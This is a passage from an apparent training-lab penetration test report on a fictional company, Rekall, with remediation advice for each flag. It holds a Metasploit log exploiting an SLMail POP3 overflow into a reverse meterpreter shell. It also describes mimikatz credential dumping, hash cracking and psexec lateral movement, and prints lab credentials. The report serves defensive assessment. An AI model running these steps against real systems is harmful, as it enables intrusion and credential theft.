
	Rekall's flag. This means any data Rekall leaves on port 21 can potentially be exfiltrated using the Anonymous login. Additionally it is important to note, anything sent over this port is sent and received in clear text or put another way,unencrypted. This in essence means anyone can read it. Any files ought to be sent over port 22 or SSH. By default, any data sent via this port will be encrypted. Rekall should immediately close port 21 if it is not needed or at minimum require credentialed access. **Please see Day 2: Flag 4 and Flag 12 Attacking the Linux Servers for remediation suggestions.**



Vulnerability 4	Findings
Flag	**Flag 4: 822e3434a10440ad9cc086197819b49d**
Type (Web app / Linux OS / WIndows OS)	**Windows OS**
Risk Rating	**Critical**
Description	Vulnerable Port 110
Images	


```
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOSTS 172.22.117.100
LHOSTS => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.19.170.151   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > seet LHOST 172.22.117.100
[-] Unknown command: seet
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:52580 ) at 2022-08-06 16:30:43 -0400
```

	 • Using the metasploit console searched for the SLpass exploit. • Set the required options: ○ RHOSTS to 172.22.117.20. • This spawned a meterpreter session and simply running a list command or ls -a revealed flag 4.txt
Affected Hosts	172.22.117.20
Remediation	From the previous section: **Attacking Linux Servers Flag 2,** using an NMAP scan of the ports on the following IP 172.22.117.20 reveals an open port 110. Port 110 runs Post Office Protocol or POP3 for short. It is also the older of two email protocols used to retrieve email from Web servers. The newest protocol or IMAP uses port 143. Email is sent to port 25 and retrieved from port 110 or 143 respectively. The problem with port 110 is in its login processes that allow any Rekall user to connect via unencrypted pathways resulting in login credentials being sent across the network as clear text. That being said, from the NMAP scan, it was also revealed that Rekall is running Seattle Lab Mail or SLMail. Within the Seattle Lab Mail there is a buffer overflow vulnerability when sending a password with excessive length. It is this version that Rekall is using. It is recommended that Rekall patch its email servers immediately to fix this well known vulnerability. **Please see Flag 4 and Flag 6 Day 2: Attacking the Linux Servers for remediation suggestions.**

Vulnerability 5	Findings
Flag	**Flag 5: 54fa8cd5c1354adc9214969d716673f5**
Type (Web app / Linux OS / WIndows OS)	**Windows OS**
Risk Rating	**Critical**
Description	Schtasks



Images	  • From the previous meterpreter session in **Flag 4** ran the schtacks or scheduled tasks utility as a privileged system user uncovering the 5th flag in Rekall's Windows environment.
Affected Hosts	172.22.117.20
Remediation	The previous in this section **Flag 4,** using the buffer overflow attack lets any malicious actor use the previous buffer overflow vulnerability in the Seattle Lab Mail protocol and gain system level privileges within Rekall's system. From there, ran the schtasks utility in the Windows environment. This reveals the 5th flag but underscores a dire vulnerability within Rekall's environment. With System level privileges a malicious actor can create new accounts to remain in Rekall's system undetected indefinitely. This is known as establishing persistence. With system level privileges it is equally simple for a malicious actor to conceal their activities as they now have access to system logs. There is nothing stopping a malicious actor too moving laterally throughout Rekall's networking environment and interrupting Rekall's normal business operating procedures indefinitely. This is why it is important for Rekall to set up better security infrastructure immediately.

Vulnerability 6	Findings
Flag	**Flag 6: Computer!**
Type (Web app / Linux OS / WIndows OS)	**Windows OS**
Risk Rating	**Critical**
Description	Credential Dumping
Images	  






- From the previous meterpreter session in the Metasploit console loaded the Kiwi module also commonly known as mimikatz.
- To load the kiwi module:
  - load Kiwi
  - Greatly expands the ability to uncover Windows based credential sets
- After the kiwi module was successfully loaded, ran the lsa_dum_sam:
  - This uncovered the user Flag 6 with the NTLM hash which can be cracked using the John the Ripper password cracking utility.
- Uncover the user Flag6 with the password of Computer!


Affected Hosts	172.22.117.20
Remediation	As outlined in **Flag 5** of this section, once a malicious user gains system level access, the potential damage to Rekall's systems escalates quickly. From the previous meterpreter session was able to load the Kiwi or what is more commonly known and the mimikatz module. This is a useful tool for penetration testers and malicious users alike as it greatly expands the ability to uncover hashed windows passwords which can then be cracked using the John the Ripper utility. Though this compounding exploit from flag 4, it would be possible for any malicious user to move laterally through Rekall's environment using the Flag6 and Computer! credentials. **Please see Flag 12 Day 2: Attacking the Linux Servers for remediation suggestions.Please change the account credentials for the Flag 6 Computer! account immediately.**

Vulnerability 7	Findings
Flag	Flag 7
Type (Web app / Linux OS / WIndows OS)	**Windows OS**
Risk Rating	**Critical**
Description	Sensitive data exposure
Images	  ● Through simply exploring the file system as an unauthorized privileged user in Rekall's system ran a list command ls -a to uncover the 7th flag shown in the first screenshot.
Affected Hosts	172.22.117.20

Remediation	From the exploit in **Flag 4** of this section of the report, it is hopefully evident to Rekall why it is important to have important patching and update mechanisms in place. A malicious actor is able to quickly navigate through Rekall's environment encountering little hindrance or detection. **Please see Flags 4 and 5 of this section in addition to Flag 4 Attacking the Web Application CTF for remediation suggestions.**

Vulnerability 8	Findings
Flag	Flag 8: ad12fc2ffc1e47
Type (Web app / Linux OS / WIndows OS)	**Windows OS**
Risk Rating	**Critical**
Description	Credential Dumping
Images	 







- Through the msfconsole with the kiwi module still running from previous flag 4-6 , ran additional kiwi commands to ensure the most exposure of Rekall credentials:
  - ran kiwi_cmd lsadump::cache
  - This uncovered the Rekall user ADMBob
    - Any malicious actor could then infer perhaps the Bob account additionally may have ADMinistrator privileges.
- Ran the John the Ripper password cracking utility on the hash with the option flag –mscache2
- This helps create persistence and lateral movement within Rekall's system.

Affected Hosts	172.22.117.20
Remediation	By leveraging the previously gained credentials in the previous flag, **Flag 7,** it would be a malicious actors next step to attempt lateral movement within Rekall's network. This is achieved by running the psexec module on the metasploit console. From one exploit in **Flag4** to being able to move on to the Server2019 machine underscores why it is crucial Rekall implements better cybersecurity infrastructure and log monitoring practices. **Please see Flags 4 and 5 of this section for remediation suggestions; Please change the account credential on the username:ADMBob and Password: Changeme! immediately.**

Vulnerability 9	Findings
Flag	**Flag 9: f7356e02f44c4fe7bf5374ff9bcbf872**
Type (Web app / Linux OS / WIndows OS)	**Windows OS**
Risk Rating	**Critical**

Description	Sensitive data exposure
Images	 • As a privilege user in the meterpreter session simply ran a ls -a command to uncover flag 9.
Affected Hosts	172.22.117.20
Remediation	As lateral movement onto Server2019 as a privileged system user, it is nothing for a malicious actor to simply peruse Rekall files at their leisure. Through simple ls command was able to uncover and additional flags and would easily be able to exfiltrate all kinds of privilege data from an entirely different machine than the initial access point of **Flag 4** granted. **Please see Flags 4 and 5 of this section for remediation suggestions;See Flag 4 Attacking the Web Application CTF for remediation suggestions.**

Vulnerability 10	**Findings**
Flag	**Flag 10: 4f0cfd309a1965906fd2ec39dd23d582**
Type (Web app / Linux OS / WIndows OS)	**Windows OS**
Risk Rating	**Critical**
Description	Sensitive data exposure
Images	
Affected Hosts	172.22.117.20
Remediation	Similarly to flags 6 and 8 of the section used a similar process to gain additional credentials in the Rekall environment. Following a similar operating procedure namely using the Kiwi extension to uncover hashed Windows password followed up by the use of the John the Ripper utility to uncover

	another Administrator account with their password 4f0cfd309a1965906fd2ec39dd23d582. **Please see Flags 4,5,6, and 8 of this section for remediation suggestions;See also Flag 4 Attacking the Web Application CTF for remediation suggestions.** **Please Change the account credentials for the Administrator account.**

Sources:

Affinity IT.”What is a Session Management Vulnerability”. What is a Session Management Vulnerability ? (affinity-it-security.com). Date of Access: 08/08/2022.

Bright Security. “Local File Inclusion: Understanding and Preventing Attacks”. Local File Inclusion: Understanding and Preventing Attacks (brightsec.com). Date of Access: 08/08/2022.
“PHP Code Injection: Examples and 4 Preventions Tips”. PHP Code Injection: Examples and 4 Prevention Tips (brightsec.com). Date of Access:08/08/2022.

Briskinfosec. “Drupal Core Remote Code Execution Vulnerability”. Drupal Core Remote Code Execution Vulnerability: CVE-2019–6340 | by Briskinfosec | Medium. Date of Access: 08/09/2022

Crash Test Security.”Sensitive Data Exposure and How to Prevent It”. Sensitive Data Exposure (Fuzzing) and How to Prevent it (crashtest-security.com). Date of Access: 08/08/2022.

Geeks for Geeks. “14 Most Common Network Protocols and Their VUlnerabilities.”14 Most Common Network Protocols And Their Vulnerabilities - GeeksforGeeks. Date of Access: 08/09/2022.

Devin Gergin. “Mitigating the Bash (ShellShock) Vulnerability”. Mitigating the Bash (ShellShock) Vulnerability - CrowdStrike. Date of Access :08/09/2022.

Steve Gibson. “Port Authority: Port 110”. GRC | Port Authority, for Internet Port 110. Date of Access: 08/09/2022.

Fortinet. “What is a Brute Force Attack”. What is a Brute Force Attack? | Definition, Types & How It Works (fortinet.com). Date of Access: 08/08/2022.
“What is a Port Scan? How to Prevent Port Scan Attacks.”What Is A Port Scan? How To Prevent Port Scan Attacks? | Fortinet. Date of Access: 08/09/2022.

Invicti. “Directory Traversal”. Directory traversal | Invicti.Date of Access: 08/08/2022.

Imperva. “Remoted Code Execution (RCE) Attacks on Apache Struts.”Remote Code Execution (RCE) Attacks on Apache Struts | Imperva. Date of Access: 08/09/2022.

Swati Khandelwal. “Apache Tomcat Patches.” Apache Tomcat Patches Important Remote Code Execution Flaw (thehackernews.com). Date of Acces: 08/09/2022.

Christian Lappan and David Weinberg.”What You Need to Know About the Apache Struts Vulnerability”. What You Need to Know About the Apache Struts Vulnerability - Updated | Threat Stack. Date of Acces: 08/09/2022.

Linux Hint. “Howe to Block of Unblock Ping Requests”. How to block or unblock ping requests on Ubuntu Server 20.04 LTS (linuxhint.com). Date of Access: 08/09/2022.

Rapid7.”Seattle Lab Mail 5.5 Pop3 Buffer Overflow”. Seattle Lab Mail 5.5 POP3 Buffer Overflow (rapid7.com). Date of Access: 08/09/2022.

Bob Rudis.”Drupal Remote Code Execution”. CVE-2019-6340 Drupal Core Remote Code Execution Explained | Rapid7 Blog. Date of Access: 08/09/2022.

University of Washington. “Mitigating Cross-site Scripting (XSS) Vulnerabilities”.Mitigating Cross-site Scripting (XSS) Vulnerabilities – Office of the Chief Information Security Officer (uw.edu). Date of Access: 08/08/2022.

Verizon. “What is and How to Mitigate Cross Stie Scripting Attacks”.What Is & How to Mitigate Cross-Site Scripting (XSS) Attacks | Verizon Business. Date of Access: 08/08/2022.